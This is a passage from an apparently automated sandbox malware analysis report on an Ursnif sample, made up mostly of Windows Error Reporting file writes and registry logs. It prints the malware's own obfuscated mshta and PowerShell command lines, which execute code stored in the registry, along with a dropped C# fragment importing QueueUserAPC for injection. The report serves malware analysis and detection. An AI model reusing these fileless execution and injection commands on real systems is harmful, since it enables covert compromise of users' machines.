C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6948	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6988	4	0d 00 0a 00		success or wait	1	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6992	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	6994	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7028	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7032	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7036	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7132	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7136	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7138	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7174	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7178	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7180	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7204	4	0d 00 0a 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7208	2	09 00		success or wait	6	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7212	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 38 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>80000000</Flags>	success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7464	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7468	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7470	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7496	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7500	2	09 00		success or wait	1	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7502	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 35 00 2d 00 32 00 35 00 54 00 30 00 39 00 3a 00 32 00 36 00 3a 00 35 00 31 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-05-25T09:26:51Z">	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7602	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7606	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7610	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 34 00 30 00 39 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 33 00 34 00 35 00 36 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 36 00 33 00 32 00 38 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 36 00 33 00 32 00 38 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="409" PID="3456" UptimeMS="6328" TimeSinceCreationMS="6328" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7872	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7876	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7880	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7900	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7904	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7906	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7944	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7948	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7950	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7988	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7992	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	7996	98	3c 00 47 00 75 00 69 00 64 00 3e 00 63 00 37 00 61 00 35 00 35 00 33 00 37 00 34 00 2d 00 65 00 61 00 37 00 35 00 2d 00 34 00 36 00 66 00 66 00 2d 00 62 00 36 00 38 00 30 00 2d 00 61 00 64 00 62 00 63 00 39 00 31 00 62 00 64 00 64 00 62 00 33 00 61 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>c7a55374-ea75-46ff-b680-adbc91bddb3a</Guid>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	8094	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	8098	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	8102	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 35 00 2d 00 32 00 35 00 54 00 30 00 39 00 3a 00 32 00 36 00 3a 00 35 00 31 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-05-25T09:26:51Z</CreationTime>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	8200	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	8204	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	8206	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	8246	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml	8250	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA7A9.tmp.xml	0	4558	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_34661168243cfabc5e1ee2a141f8dfa8ff2298_7cac0383_1454ac5a\Report.wer	0	2	fd fd		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_34661168243cfabc5e1ee2a141f8dfa8ff2298_7cac0383_1454ac5a\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	147	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_34661168243cfabc5e1ee2a141f8dfa8ff2298_7cac0383_1454ac5a\Report.wer	9022	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 2d 00 32 00 32 00 38 00 34 00 36 00 39 00 37 00 33 00 34 00	MetadataHash=-228469734	success or wait	1	6E01497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{799ff10e-1082-4b74-a686-8c44a27fa57d}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6E0336BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	A5 01 00 C0 01 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	05 00 00 C0 08 00 00 00 00 00 00 00 3F 15 40 00 02 00 00 00 01 00 00 00 04 00 18 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6E031FE8	RegSetValueExW

Analysis Process: mshta.exe PID: **6732**, Parent PID: **3616**

General

Target ID:	24
Start time:	11:27:34
Start date:	25/05/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mshta.exe" "about:<hta:application><script>Cwbm='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Cwbm).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\TestLocal'));if(!window.flag)close()</script>
Imagebase:	0x7ff6c1160000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **6824**, Parent PID: **6732**

General

Target ID:	25
Start time:	11:27:37
Start date:	25/05/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name asytsrjo -value gp; new-alias -name famnsyvweq -value iex; famnsyvweq ([System.Text.Encoding]::ASCII.GetString((asytsrjo "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn))
Imagebase:	0x7ff6ba650000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000019.00000003.469656953.0000020923FDC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFDF82F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFDF82F1E9	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD97503FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD97503FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_pnpdahnp.it4.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDC436FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_y5tkumna.vlc.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDC436FDD	CreateFileW
C:\Users\user\Documents\20220525	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFFDC43F35D	CreateDirectoryW
C:\Users\user\Documents\20220525\PowerShell_transcript.468325.mIKzyOcS.20220525112740.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDC436FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFFD97503FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFFD97503FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD97503FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD97503FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD97503FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD97503FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD97503FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD97503FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD97503FC	unknown
C:\Users\user\AppData\Local\Temp\rn2v1u0v	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFFDBA2FD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\rn2v1u0v\rn2v1u0v.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDC436FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\rn2v1u0v\rn2v1u0v.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDC436FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\rn2v1u0v\rn2v1u0v.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDC436FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\rn2v1u0v\rn2v1u0v.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDC436FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\rn2v1u0v\rn2v1u0v.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDC436FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\rn2v1u0v\rn2v1u0v.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDC436FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\0rxpcrxp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFFDBA2FD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\0rxpcrxp\0rxpcrxp.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDC436FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\0rxpcrxp\0rxpcrxp.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDC436FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\0rxpcrxp\0rxpcrxp.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDC436FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\0rxpcrxp\0rxpcrxp.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDC436FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\0rxpcrxp\0rxpcrxp.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDC436FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\0rxpcrxp\0rxpcrxp.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDC436FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_pnpdahnp.it4.ps1	success or wait	1	7FFFDC43F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_y5tkumna.vlc.psm1	success or wait	1	7FFFDC43F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\rn2v1u0v\rn2v1u0v.dll	success or wait	1	7FFFDC43F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\rn2v1u0v\rn2v1u0v.0.cs	success or wait	1	7FFFDC43F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\rn2v1u0v\rn2v1u0v.tmp	success or wait	1	7FFFDC43F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\rn2v1u0v\rn2v1u0v.cmdline	success or wait	1	7FFFDC43F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\rn2v1u0v\rn2v1u0v.out	success or wait	1	7FFFDC43F270	DeleteFileW

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\rn2v1u0v\rn2v1u0v.err	success or wait	1	7FFFDC43F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\0rxpcrxp\0rxpcrxp.dll	success or wait	1	7FFFDC43F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\0rxpcrxp\0rxpcrxp.err	success or wait	1	7FFFDC43F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\0rxpcrxp\0rxpcrxp.0.cs	success or wait	1	7FFFDC43F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\0rxpcrxp\0rxpcrxp.cmdline	success or wait	1	7FFFDC43F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\0rxpcrxp\0rxpcrxp.out	success or wait	1	7FFFDC43F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\0rxpcrxp\0rxpcrxp.tmp	success or wait	1	7FFFDC43F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_pnpdahnp.it4.ps1	0	1	31	1	success or wait	1	7FFFDC43B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_y5tkumna.vlc.psm1	0	1	31	1	success or wait	1	7FFFDC43B526	WriteFile
C:\Users\user\Documents\20220525\PowerShell_transcript.468325.mIKzyOcS.20220525112740.txt	0	3	ff		success or wait	1	7FFFDC43B526	WriteFile
C:\Users\user\Documents\20220525\PowerShell_transcript.468325.mIKzyOcS.20220525112740.txt	3	831	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 35 32 35 31 31 32 37 34 32 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 34 36 38 33 32 35 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	**********Windows PowerShell transcript startStart time: 20220525112742Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 468325 (Microsoft Windows NT 10.0.17134.0)Host Application: C:\Wi	success or wait	11	7FFFDC43B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\rn2v1u0v\rn2v1u0v.0.cs	0	403	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 62 6a 75 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 77 71 79 65 6d 77 62 75 2c 49 6e 74 50 74 72 20 76 6c 62 66 76 78 2c 49 6e 74 50 74 72 20 68 6f 6b 69 6b 76 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72	using System;using System.Runtime.InteropServices;namespace W32{ public class bju { [DllImport("kernel32")]public static extern uint QueueUserAPC(IntPtr wqyemwbu,IntPtr vlbfvx,IntPtr hokikv); [DllImport("kernel32")]public static exter	success or wait	1	7FFFDC43B526	WriteFile
